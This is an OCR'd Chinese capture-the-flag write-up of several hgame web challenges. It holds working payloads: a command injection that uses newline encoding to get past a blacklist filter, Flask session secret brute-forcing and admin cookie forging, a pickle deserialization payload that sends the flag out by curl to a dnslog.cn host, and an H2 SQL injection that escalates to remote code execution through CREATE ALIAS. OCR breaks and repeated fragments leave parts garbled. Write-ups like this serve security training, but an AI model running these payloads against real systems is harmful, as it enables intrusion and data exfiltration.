
多次测试发现不是 ssti，是命令注入，waf 了很多字符，但是可以用 %0a 转义





cat 被防，用 head

```Python
user_input=%0ahead%20-n%20100%20app.py
```




Python

```python
from flask import Flask, render_template, request, redirect, url_for
import subprocess

app = Flask(__name__)


@app.route('/', methods=['GET', 'POST'])
def index():
    result = None

    if request.method == 'POST':
        user_input = request.form['user_input']
        result = run_cowsay(user_input)

    return render_template('index.html', result=result)


@app.route('/post', methods=['POST'])
```

```python
def post():
    if request.method == 'POST':
        user_input = request.form['user_input']
        result = run_cowsay(user_input)
        return render_template('index.html', result=result)


def run_cowsay(text):
    try:
        if (waf(text)):
            cmd_output = subprocess.check_output('cowsay ' + text, t
ext=True, stderr=subprocess.STDOUT, shell=True)
            return cmd_output.strip()
        else:
            cmd_output = subprocess.check_output('cowsay Waf!', text
=True, stderr=subprocess.STDOUT, shell=True)
            return cmd_output.strip()
    except subprocess.CalledProcessError as e:
        return run_cowsay("ERROR!")


def waf(string):
    blacklist = ['echo', 'cat', 'tee', ';', '|', '&', '<',
'>','\\','flag']
    for black in blacklist:
        if (black in string):
            return False

    return True


if __name__ == '__main__':
    app.run("0.0.0.0", port=80)
```


用 file 看一下

```python
%0afile%20/*is_here
```




Python

```
%0als%20/*_is_here/
```



Python

```
%0ahead%20/*_is_here/fla*
```



```Python
hgame{C0wsay_be_c4re_aB0ut_ComMand_Injecti0n}
```

myflask

```Python
import pickle
import base64
from flask import Flask, session, request, send_file
from datetime import datetime
from pytz import timezone

currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))
currentTime = currentDateAndTime.strftime("%H%M%S")

app = Flask(__name__)
# Tips: Try to crack this first ↓
app.config['SECRET_KEY'] = currentTime
print(currentTime)

@app.route('/')
def index():
    session['username'] = 'guest'
    return send_file('app.py')

@app.route('/flag', methods=['GET', 'POST'])
def flag():
    if not session:
        return 'There is no session available in your client :('
    if request.method == 'GET':
        return 'You are {} now'.format(session['username'])

    # For POST requests from admin
    if session['username'] == 'admin':
        pickle_data=base64.b64decode(request.form.get('pickle_dat
a'))
        # Tips: Here try to trigger RCE
        userdata=pickle.loads(pickle_data)
        return userdata
```

```
    else:
        return 'Access Denied'

if __name__=='__main__':
    app.run(debug=True, host="0.0.0.0")
```

flask session 伪造

用 flask-unsign 解

```
~/Desktop/yaffs2utils  master ?14                                    1 ✘
flask-unsign -u -c "eyJ1c2VybmFtZSI6Imd1ZXN0In0.ZcWYaw.d8brFCovQVap1XyHL5_p1OrHPK
A" -w /tmp/w.txt --no-literal-eval
[*] Session decodes to: {'username': 'guest'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 30 attempts
b'111334'
```


Go

```
secret: 111334
```

然后用 `flask-session-manager` 伪造

```
~/PenTest/flask-session-cookie-manager  master                        ✔
python flask_session_cookie_manager3.py encode -s "111334" -t "{'username': 'admi
n'}"
eyJ1c2VybmFtZSI6ImFkbWluIn0.ZcWbmw.Z07KuBBX--x2-tmGjOnPYYLnaIk
```

构造成功



pickle反序列化RCE分析_pickle trigger rce-CSDN...

文章浏览阅读412次，点赞5次，收藏2次。pickle 是 Python 的序列化模块，用于将 Python 对象转换为字节流，以便于存储或传输。反序列化是将字节流还原为对象的过

blog.csdn.net

Python

```python
import pickle
from base64 import b64encode
import os

User = type('User', (object,), {
    '__reduce__': lambda o: (os.system, ("curl `cat /flag`'.fy6mc1.dnslog.cn'",))
})
u = pickle.dumps(User())
print(b64encode(u).decode())
```

Get SubDomain Refresh Record

fy6mc1.dnslog.cn

DNS Query Record	IP Address	Created Time
hgamed75da274fad092a1b34e38ba25ea3c10ccf4950b.fy6mc1.dnslog.cn	47.117.220.100	2024-02-09 11:58:23
hgamed75da274fad092a1b34e38ba25ea3c10ccf4950b.fy6mc1.dnslog.cn	47.117.220.100	2024-02-09 11:58:23

DNSLog.cn

GetSubDomainRefresh Record

fy6mc1.dnslog.cn

DNSQueryRecordIPAddressCreatedTime

hgamed75da274fad092a1b34e38ba25ea3c10c47.117.220.1002024-02-0911:58:23


cf4950b.fy6mc1.dnslog.cn

hgamed75da274fad092a1b34e38ba25ea3c10c47.117.220.1002024-02-0911:58:23


cf4950b.fy6mc1.dnslog.cn

Select More Courses*


爆破弱密钥



进来有两个



选课显示到达上限



search4member

h2database 可以创建函数并执行

> **【新手入门系列】一步一步教你漏洞挖掘之某系统从...**
> H2 database 允许用户自定义函数别名，然后执行Java代码。这一特性可以导致SQL注入漏洞提升为RCE。
> www.modb.pro

> **Commands**
> www.h2database.com

```Python
CREATE ALIAS EXEC AS$$void e(Stringcmd) throws java.io.IOException{java.lang.Runtime rt=java.lang.Runtime.getRuntime();rt.exec(cmd);}$$CALL EXEC('whoami');
```

不过要解决回显的问题，而且题目说了不出网

编译一下

```Bash
mvn clean package
```

启动环境

注入点

```Java
public class SearchController {

    @Inject
    private DbManager dbManager;

    @Mapping("/")
    public ModelAndView search(@Param(defaultValue = "web") String keyword) throws SQLException {
        List<String> results = new ArrayList<>();
        if (keyword != null & !keyword.equals("")) {
            String sql = "SELECT * FROM member WHERE intro LIKE '%" + keyword + "%';";
```

```
            DataSource dataSource = dbManager.getDataSource();
            Statement statement = dataSource.getConnection().createS
tatement();
            ResultSet resultSet = statement.executeQuery(sql);
            while (resultSet.next()) {
                results.add(resultSet.getString("id") + " : "
                        + resultSet.getString("intro") + " : "
                        + resultSet.getString("blog"));
            }
            resultSet.close();
            statement.close();
        }
        ModelAndView model = new ModelAndView("search.ftl");
        model.put("results", results);
        return model;
    }
}
```


payload 为

```Java
/?keyword='%3bCREATE+ALIAS+EXEC+AS+$$void+e(String+cmd)+throws+java.
io.IOException{java.lang.Runtime+rt%3djava.lang.Runtime.getRuntime
()%3brt.exec(cmd)%3b}$$;CALL+EXEC('touch%20/tmp/123')%3b--%2b
```

解码后

```Java
/?keyword=';CREATE ALIAS EXEC AS $$void e(String cmd) throws java.i
o.IOException{java.lang.Runtime rt=java.lang.Runtime.getRuntime();r
t.exec(cmd);}$$;CALL EXEC('touch /tmp/123');--+
```

验证成功



这里要注意 create alias 的函数名最好每次随机生成，因为函数会保存

不然重新打会报错

```
1 [Solon] WARN: SolonApp tryHandle failed!
1 org.h2.jdbc.JdbcSQLSyntaxErrorException: Function alias "EXEC" already exists; SQL statement:
1 SELECT * FROM member WHERE intro LIKE '%' [90076-224]
```

看一下 CALL 的返回值

CALL

CALL expression

Calculates a simple expression. This statement returns a result set with one row, except if the called function returns a result set itself. If the called function returns an array, then each element in this array is returned as a column.

Example:

CALL 15*25

Java

```
/?keyword=';CREATE ALIAS EXEC AS $$void e(String cmd) throws java.io.IOException{java.lang.Runtime rt=java.lang.Runtime.getRuntime();String res=BufferedReader(InputStreamReader(rt.exec(cmd).getInputStream()));Context ctx=Context.current();ctx.output(res);}$$;CALL EXEC('touch /tmp/123');--+
```

www.cnblogs.com
https://www.cnblogs.com/0x28/p/14546972.html

java 的 exec 传参要注意用字符串数组传参，而且要用/bin/sh 执行

Java Runtime.getRuntime().exec 不执行_runtime....
文章浏览阅读1.1w次，点赞3次，收藏9次。Java Runtime.getRuntime().exec 不执行在linux服务器上用java调用脚本，直接写Java Runtime.getRuntime().exec(“要执行的命
blog.csdn.net

返回的结果要去回车符

建议是自己搞个 h2database 先打

Java

```
/?keyword='%3bCREATE+ALIAS+EXEC+AS+$$String+shellexec(String+cmd)+throws+java.io.IOException+{String+[]+cmd1%3d{"/bin/sh","-c",cmd}%3bjava.util.Scanner+s+%3d+new+java.util.Scanner(Runtime.getRuntime().exec(cmd1).getInputStream()).useDelimiter("\\A")%3bString+a%3ds.hasNext
```

```
()+%3f+s.next()+%3a+""%3bString+[]+cmd2%3d{"curl","http%3a//localhost%3a16666/%3fkeyword%3d%2527%253bINSERT%2bINTO%2bmember%2b(id,intro,blog)%2bVALUES('"%2bcmd.replaceAll("+","")%2b"','"%2ba.replaceAll("\n","")%2b"',123)%253b--%252b"}%3bjava.util.Scanner+s1+%3d+new+java.util.Scanner(Runtime.getRuntime().exec(cmd2).getInputStream()).useDelimiter("\\A")%3bString+b%3ds1.hasNext()+%3f+s1.next()+%3a+""%3breturn+b%3b}$$%3bCALL+EX3('ls+/+|base64')%3b--%2b
```

解码后如下


Java

